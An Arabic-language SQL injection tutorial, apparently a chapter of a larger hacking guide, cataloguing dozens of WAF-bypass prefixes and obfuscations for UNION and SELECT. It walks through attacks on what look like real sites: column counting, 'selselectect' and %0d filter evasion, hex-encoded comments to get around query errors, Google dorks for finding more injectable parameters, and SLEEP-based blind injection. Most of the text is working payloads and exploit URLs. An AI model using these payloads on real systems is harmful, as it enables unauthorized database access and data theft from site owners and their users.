في هذا الباب سوف نْناقش تقنيات التشفير الجديدة على مْستوى الـ Union Table والـ Select Table والـ فواصل البينية والتي من شئنها جميعاً تخطي أعظم الحمايات المشهورة بشكل تقريبي يصل إلي الـ 75% من مجموع التقنيات المعروفة , ثْم نقوم تالياً بنهاية الباب بإضافة بعض الأمثلة التركيبية كـ تبيان لهذه التقنيات وأْساليب ضمها لِبعضِها البعض جميعاً .

☆╦╚◘• Union Table •◘╦╚☆

القسم الأول : ويشمل ستة عشر أْسلوباً يمكن إستخدامهْم على مْستوى الـ Union Table وهم مْبيَّنين في المْربع التالي الشكل :

. %.0 %"" %" &.0 &\N -.0 =\N <0. >0. e0 ∧0. |"" |" |.0 |\N

وتقنية ضمهم للـ Union تكون ببدأ الجملة بهم ليكونوا على هذه الهيئة التركيبية :

.union	%.0union	%""union	%"union	&.0union	&\Nunion	-.0union	=\Nunion
<0.union	>0.union	e0union	∧0.union	|""union	|"union	|.0union	|\Nunion

أمثلة على الإستخدام

id=1.union
id=1%"union
id=1&\Nunion
id=1-.0union
id=1=\Nunion

☆ ╚╦◘• Select Table •◘╚╦☆

القسم الثاني : ويشمل إثنين وثلاثون أُسلوباً يمكن إستخدامهم على مٌستوي الـ Select Table وهم مٌبيَّنين في المْربع التالي الشكل :

a ""= "* "<"" /"" $"" .~ @~ -~ >@ <@ %@ ^@ /@ =@ *@ |@ @- ~! @! .! >! <! ~!-+
"> "_ +@+ @$% @&& @*. @=~ @<. @%C0% @%C0/ @%FF| \N$ \N%FF

وتقنية ضمهم للـ Select تكون ببدأ الجملة بهم ليكونوا على هذه الهيئة التركيبية :

~!-+select	>!select	<!select	.!select	@!select	~!select	@-select	|@select
*@select	=@select	/@select	∧@select	%@select	>@select	<@select	-~select
@~select	.~select	$""select	/""select	select""a	=""select	*"select	<"select
>"select	_"select	+@+select	%$@select	&&@select	.*@select	~=@select	.<@select
select@ %C0%	select@ /%C0	select@ |%FF	$select\N	select\N %FF			

أمثلة على الإستخدام

id=1 union select+-!~

id=1 union select!>

id=1 union select!<

id=1 union select!.

id=1 union select!@

id=1 union select!~

☆╙╥•◘ الفواصل البينية •◘╙╥☆

القسم الثالث : ويشمل أربعة أساليب يمكن إستخدامهٌ على مٌستوى الـفواصل البينية وهم مٌبيَّنين في المٌربع التالي الشكل من حيثٌ القيمة وطريقة إستخدامها :

distinct	*union distinct select*
distinctrow	*union distinctrow select*
--+%0A	*union--+%0Aselect*
/ ʌ ***/***	*union/*** ʌ ***/select*

بعض الأمثلة التركيبية كـ تبيان لهذه التقنيات وأٌسلوب ضمها لِبعضِها البعض جميعاً -


<table>
<tr><td>id=1.union distinct select""a</td></tr>
<tr><td>id=1%.0union distinct select+-!~</td></tr>
<tr><td>id=1%""union distinct select@$%</td></tr>
<tr><td>id=1%"union distinct select@%C0%</td></tr>
<tr><td>id=1-.0union distinct select@%C0/</td></tr>
<tr><td>id=1=\Nunion distinct select@%FF|</td></tr>
<tr><td>id=1<0.union distinct select@=</td></tr>
<tr><td>id=1>0.union distinct select~.</td></tr>
<tr><td>id=1e0union distinct select""$</td></tr>
<tr><td>id=1^0.union distinct select!~</td></tr>
<tr><td>id=1|""union distinct select\N$</td></tr>
<tr><td>id=1|"union distinct select\N%FF</td></tr>
<tr><td>id=1|.0union distinct select!@</td></tr>
<tr><td>id=1|\Nunion distinct select""/</td></tr>
</table>

الباب السابع : ☐ خادم الويب استبدل الـ select والمساحات البيضاء مع لا شيء ☐

•◘╚☆ the webserver replacing select and space with nothing ☆╚◘•

وک بداية للشرح العام لهذه المسئلة سوف نقوم بالشرح المبدئي على موقع مُصاب وإختبار الإصابة بالثغرة به -

www.InjectorBoy.md/historia_companhia.php?id=216



www.InjectorBoy.md/historia_companhia.php?id=216'



الأن وبعد إثبات الإصابة ننتقل أليأ لمسئلة إختبار العدد الكلّي للأعمدة , والتي عند إختبلرها بهذا الموقع لم تعمل بتاتاً مع الإستعلامات الإعتيادية الخاصة بهذا الأمر , لذا إنتقلت مُباشرةً لإختبار الـ union based وذلك على النحو التالي :

```
[1] www.InjectorBoy.md/historia_companhia.php?id=216 union select 1--
[2] www.InjectorBoy.md/historia_companhia.php?id=216 union select 1,2--
[3] www.InjectorBoy.md/historia_companhia.php?id=216 union select 1,2,3--
[4] www.InjectorBoy.md/historia_companhia.php?id=216 union select 1,2,3,4--
[5] www.InjectorBoy.md/historia_companhia.php?id=216 union select 1,2,3,4,5--
[6] www.InjectorBoy.md/historia_companhia.php?id=216 union select 1,2,3,4,5,6--
```


```
[7] www.InjectorBoy.md/historia_companhia.php?id=216 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,
38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,7
1,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99,100--
```

بالإختبار من القيمة الرقمية واحد حتي القيمة الرقمية مائة لم يطرأ أي تغيٌّر على الصفحة , لذا أستنتج من ذلك أن الواف قام بإستبدال الـ select بلا شئ , وهذا أمر يصعّب وضع طُرق لإكتشافة لذا قُمت بإستنتاجة ذاتياً بدون أية مؤشرات على ذلك , لذا يُعدّ هذا الأمر مسئلة إستنتاجية تجريبية لا أكثر على السيرفر , ولقد إعتقدت بديهياً أن السيرفر قام بإستبدال الـ select بلا شئ لأني لم أوفق لأي تخطي هُنا , وأيضاً كون قيمة الـ select هي القيمة الأكثر إستخداماً فى مسائل الحقن العامة والتي تعمل الحمايات على إيقاف إستخدامها بصورة دائمة , وتخطي الـ لا شئ يكون بإعطاء الـ select قيمة مُضاعفة عمّا هي علية للتحايُل على الحماية وذلك على النحو التالي selselectect أو sel ect .

```
www.InjectorBoy.md/historia_companhia.php?id=216 union selselectect 1--
```



www.InjectorBoy.md/historia_companhia.php?id=216 union sel ect 1--



1 - História da Companhia

Sem dados a serem exibidos

كما نُلاحظ بالمثالين السابقين طرأ تغيُّر على الصفحة على عكس ما كانت علية سابقاً , فدل ذلك على أن هذه المسئلة تعمل بصورة جيدة , وأيضاً عند العدد ثلاث من الأعمدة طرأ تغيُّر أخر دل على أن العدد الكُلي للأعمدة هي ثلاثةٌ -

www.InjectorBoy.md/historia_companhia.php?id=216 union selselectect 1,2,3--



- História da Companhia


- DADOS HISTÓRICOS DA COMPANHIA
- PRINCIPAIS RISCOS QUE A COMPANHIA ENXERGA E ASSUME
- Análise financeira e evolutiva anual
- ACESSO AOS DADOS FINANCEIROS

وبإضافة التنقيط لقيمة المْتغير بالمسئلة ظهر العمود المْصاب صاحب القيمة العددية ثلاثة -

```
www.InjectorBoy.md/historia_companhia.php?id=.216 union selselectect 1,2,3--
```




```
www.InjectorBoy.md/historia_companhia.php?id=.216 union selselectect 1,2,version()--
```



مْلاحظة عامة : بعض الحمايات بخادم الويب تلجأ عادة إلي استبدال الـ select مع لا شئ , وأيضاً تقوم بإستبدال المساحات البيضاء الـ space مع لا شيء , وعلاج الأخيرة تكون بإستبدال المساحات البيضاء الـ space نفسها مع القيمة التشفيرية 0d% وذلك على النحو التالي وكما بالمثال :

```
www.InjectorBoy.md/news.php?id=58%0dunion%0dselect%0d1,2,3,4,5,6-- -
```

الباب الثامن : ☐ الإستعلامات المٌتعدده multiple queries ☐

الإستعلامات المٌتعدده تنتٌج لوجود عدة أخطأ مٌتنوعه بالقاعده الواحده .

ففى الموقع التالي عند الإستدلال على وجود الخطأ برمز الـ comma يظهر الخطأ المٌتعدد على النحو التالي :

www.InjectorBoy.md/galleryCategory.php?id=4'

```
www.InjectorBoy.md/galleryCategory.php?id=4'

Date: 2016-12-09 19:24:29
Message: SQL: SELECT a.*, b.topic_name AS category_name, c.group_id FROM engi
Error Msg: You have an error in your SQL syntax; check the manual that corres
Error Code: 1064

Backtrace:
/home/jf/public_html/insurance/index:31
```

وكما لاحظنا تواجد ثلاث أخطأ مٌتعدده وليس خطأ واحد وهذا ما نٌسميه الـ ☐ multiple queries ☐ ويتم تخطيهذا الخطأ بإحتواء العمود الذي تسبب فى ذلك الـ ☐ multiple queries ☐ على النحوالتالي :

☆¸.•*☆ **أولاً** ☆*•.¸☆ : نترٌك العمود المٌتسبب في ذلك الخطأ وليكون مثلاً رقم صفر 0 على سبيل المثال كما هو

☆¸.•*☆ **ثانياً** ☆*•.¸☆ : نٌضيف بنهايةٌ هذا العمود تعليق أو comment كالتالي -- - ثم نقوم بتشفيره بالهيكس بهذه الصورة

0-- -

www.waraxe.us/sql-char-encoder.html

```
0-- -

Encode now!

MySql hex-encoded string        MySql concate
0x302d2d202d                    CONCAT(CH
```

0x302d2d202d

☆¸.•*☆ **ثالثاً** ☆*•.¸☆ : بعد معرفة عدد الأعمدة الكُليه للقاعده وكتابة الإستغلال, نقوم بتجربتُه - أي التعليمه المُشفره التي قُمنا بها - على الأعمدة كافه عمود تلو الأخر مع مُراعاة تشفير رقم كُل عمود نقوم بالتجربه علية بصوره مُستقله بالهيكس كالتالي :

1-- -

0x312d2d202d

id=1137 and 0 UNION SELECT 0x312d2d202d,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24


2-- -

0x322d2d202d

id=1137 and 0 UNION SELECT 1,0x322d2d202d,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24

وكما نُلاحظ الأن أدناه تم تخطي مُشكله الإستعلامات المُتعددة ☐ multiple queries ☐ عند العمود رقم إثنين

www.InjectorBoy.md/galleryCategory.php?id=1137 and 0 UNION SELECT 1,0x322d2d202d,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24




الباب التاسع : تقنية الـ EIS - Enumeration In SQL



في غالِب الأحيان لا نستطيع تخطي الواف المْمتنِع , لذا نعتقد أن لا مفر من اللـجؤ لعملية إلتفاف وتموية على حماية الموقع بتقنية الـ EIS والتي تتميَّز بسهولة تنفيذ التقنية لنْتابع :

```
www.InjectorBoy.GHT/products.php?id=2
```

```
www.InjectorBoy.GHT/products.php?id=.2' union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 -- -
```



كما نْلاحظ لم نتمكن من معرفة الجداول بإستخراجها بسبب الحماية المْمتنِعة للموقع لذا لنْنفذ تقنية الـ EIS .

مبدأ تقنية الـ EIS : تقوم على إستبدال المْتغير الحالي المْمتنِع بمْتغير أخر جديد ضمن نطاق الموقع الهدف بشرط الإبقاء على قيمة الإستغلال الكامل للأعمدة الكْلية المْستخرجة سابقاً بالمْتغير الأول .

الإستعلام المْستخدم

```
inurl:php?id= site:your site
```

نقوم بإستبدال القيمة your site بقيمة الموقع الهدف مع تجاهْل قيمة المْتغير الحالي كالتالي :

google : inurl:php?id= site:www.InjectorBoy.GHT


google : inurl:php?id= site:www.InjectorBoy.GHT

er Pro2 - - Home
ترجم هذه الصفحة ▾ ...products.php?id=21
Thanks to the feedback of customers like yourself, the Pro2 now fits more **mixers** than ever, all without modification. The adapter boards are already insulated ...

300 CF X 12:00 1, 7, 13, 18 PNP 3 ...
ترجم هذه الصفحة .com/mixers.php?id=64
Manufacturer **Website**: j.com/index_f.html#/en/**products**/djm800 ... The PNP, mini Innofader PNP P, Pro all work on this **mixer**.

كما نُلاحظ بالبحث ظهر مُتغير أخر جديد غير الـ products وهو المُتغير mixers لذا لنقوم بتبديل قيمة الرابط الأول بالمُتغير الجديد مع الإبقاء على الإستعلام كما هو :


```
www.InjectorBoy.GHT/mixers.php?id=.64' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 -- -
```



تمت عملية الحقن بثلاثة مُطلقة

نهايـــة الفصـــل

الفصل السابع : الحقن المٌتكامل



| Mysql Blind Injection | الحقن المٌتكامل

الحقن الأعمى : هو الحقن مٌستخدمين عمليات التخمين ومٌراقبة ردات الفعل الخاصة بالسيرفر إما عن طريق المسئلة المنطقية True و false الناتج عنها ظهور أخطأ نصية بالصفح أو عدم ظهورها أو مٌستخدمين عامل الوقت فيما يٌسمي بالـ TIME BASED INJECTION لتأكٌد من صحة ما قمنا بتخمينه .

لذا سوف أجمع كٌل ذلك أي كٌلاً من الحقن المنطقي والحقن الزمني في حقن واحد وسوف أٌسمية الحقن المٌتكامل .

مٌميزات الحقن المٌتكامل

1- إنهاء مسئلة تخمين الجداول والأعمدة اليدوية بإستخدام List مٌتضمن الكلمات الخاصة بالتخمين حيثٌ إننا إعتمدنا على الحقن الزمني لإستخراجها حرفاً حرفاً .

2- أصبح الحقن بهذه المسئلة فقط مسئلة وقت لاغير للإنتهاء من كامل العملية حيثٌ لاتوجد صعوبات تخٌص عدم التوصل إلى بيانات جدول أو عمود ما بسبب التخمين على الكلمات .


معظم المطورين/المبرمجين يعرفون أن القيم 1 و 0 ليس فقط يمكن استخدامهُما كأعداد صحيحة ، إنما أيضاً كـ قيم منطقية (صحيحة أو خاطئة) , فالرقم واحد يعود دائماً بقيمة صحيحة والرقم صفر يعود دائماً بقيمة خاطئة , لذا يمكن تطويع هذا المبدأ العام للقيام بعمليات حقن تعتمد على ردات الفعل بالهيئة المنطقية .

مثال عملي : عملية حث الصفحة على عدم الإستجابة للإتصال المُباشر للمُضيف المحلي وإختبار ردات الفعل الزمني ضمن المبدأ العام الذي تكلمنا عنهُ أنفاً .

القيمة الإستعلامية التالية سوف تعمل على حث الصفحة على عدم الإستجابة للإتصال المُباشر للمُضيف المحلي والقيام بتحميل فراغي [التحميل الزمني للصفحة] لمُدة خمس ثواني وذلك شريطة أن تكون القيمتان الرقميتين واحد تُساوي بعضهُما البعض .

```
AND (SELECT 1=(SELECT IF(1=1,SLEEP(5),NULL)))
```

```
testphp.vulnweb.com/listproducts.php?cat=1 AND (SELECT 1=(SELECT IF(1=1,SLEEP(5),NULL))) -- -
```



بالمثال أعلاه فبدلاً من الاتصال الفوري المُباشر للصفحة بالمضيف المحلي localhost , وحيثُ أن القيمة الرقمية صحيحة [إذا القيمة ١ تُساوي القيمة 1] الصفحة لم تستجيب نتيجة ذلك ولمدة 5 ثوان أخرى قامت بالتحميل الفراغي , الأن وبعد نجاح الإختبار السابق الخاص بإستخدام الوقت كـ مؤشر لصحة الشرط من عدمه , سوف ننتقل الأن إلى تقنية الحقن المُتكامل .

